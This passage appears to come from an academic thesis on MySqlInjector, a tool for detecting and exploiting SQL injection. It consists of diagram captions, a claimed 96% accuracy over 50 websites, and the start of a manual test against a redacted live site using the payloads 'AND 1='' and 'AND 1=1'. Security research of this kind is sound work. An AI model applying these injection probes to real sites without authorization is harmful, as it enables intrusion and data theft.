


Figure 4.8: Sequence Diagram for Extract Website Info Use Case.

4.6.3 Use Case 3: Check Protections




Figure 4.9: Sequence Diagram for Check Protections.

4.6.4 Use Case 4: Form Exploit




Figure 4.10: Sequence Diagram for Form Exploit.

4.7 Collaboration Diagram

Collaboration diagrams are represented in the following diagrams to show how to translate the sequence diagrams to collaboration diagrams.

4.7.1 Use Case 1: Inject Attacks




Figure 4.11: Collaboration Diagram for Inject Attacks Use Case.

In figure 4.11 the operations of Inject Attacks use case are to identify the functionality of this use case by showing each object assigned with specific methods. For example MySqlInjector Interface object has two main methods which are reply_back and view_reply methods.

4.7.2 Use Case 2: Extract Website Info




Figure 4.12: Collaboration Diagram for Extract Website Info Use Case.

In figure 4.12 the operations of Extract Website Info use case are to identify the functionality of this use case by showing each object assigned with specific methods. For example MySqlInjector Interface object has two main methods which are display_results and reply_back methods.

4.7.3 Use Case 3: Check Protections




Figure 4.13: Collaboration Diagram for Check Protections Use Case.

In figure 4.13 the operations of Check Protections use case are to identify the functionality of this use case by showing each object assigned with specific methods. For example MySqlInjector Interface object has three main methods which are display_results, parse_HTML, and detect_protections methods.

4.7.4 Use Case 4: Form Exploit




Figure 4.14: Collaboration Diagram for Form Exploit Use Case.

In figure 4.14 the operations of Form Exploit use case are to identify the functionality of this use case by showing each object assigned with specific methods. For example MySqlInjector Interface object has five main methods which are display_results, parsing_HTML, append_infectedColumns, append_schema and form_exploit

4.8 Class Diagram

Finally the class diagram comes to confirms changes and to determine what to be put in each class of the system. The figures 4.15, 4.16, 4.16, 4.17, and 4.18 are to represent the class diagrams of the system to show the coding structure.

4.8.1 Class Diagram 1




Figure 4.15: Class Diagram 1.

4.8.2 Class Diagram 2




Figure 4.16: Class Diagram 2.

4.8.3 Class Diagram 3




Figure 4.17: Class Diagram 3.

4.8.4 Class Diagram 4




Figure 4.18: Class Diagram 4.

CHAPTER FIVE


PROTOTYPE TESTING & RESULTS DISCUSSION

5.1 Overview

After evaluating the prototype by applying it on 50 websites as shown in table 3.1, the results come to confirm that the tool detects SQL injection vulnerabilities in efficient way and provides high correctness rate. It provides 96% correctness rate for detecting the vulnerability, extracting website data, and checking protections. Now four test cases were selected to show walkthrough penetration test manually and automatically using MySqlInjector to show that the manual test satisfies the automated test

5.2 Test Case 1

In the following figure the website appears to be safe and normally behaves against normal actions from users.




http://[redacted].net/module.php?id=52

[redacted]

Figure 5.1: A Website in Normal Situation Responding to Users Requests.

Now if we play a game with the variable id which is equal to 52 and located in module.php script as seen in the URL, which is fetched from the database, and its data type seems to be numerical value. Now if an attacking pattern added to the end of the URL to trick the web server to display an error notification which indicates the vulnerability, then sending the request to the web server as a normal HTTP request via the browser, which will certainly overstep the firewall, because firewall cannot block incoming requests on port 80.




http://[redacted].net/module.php?id=52 AND 1='

http://[redacted]...2%20AND%201=%27

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

Figure 5.2: Displaying Error Notifications After Attacking.

After sending the request appended with the attacking pattern the web server is unable to fetch the value of variable id from the database, due to incorrect data type where the attacking pattern indicates illogical value where 1 does not equal to single quote. But if we replace the single quote with 1, it will make sense and the page will load normally because it will return true value, as shown in figure 5.3.




http://[redacted].net/module.php?id=52 AND 1=1

[redacted]

Figure 5.3: The Page Loads Normally, Where AND 1=1 Will Return True Value

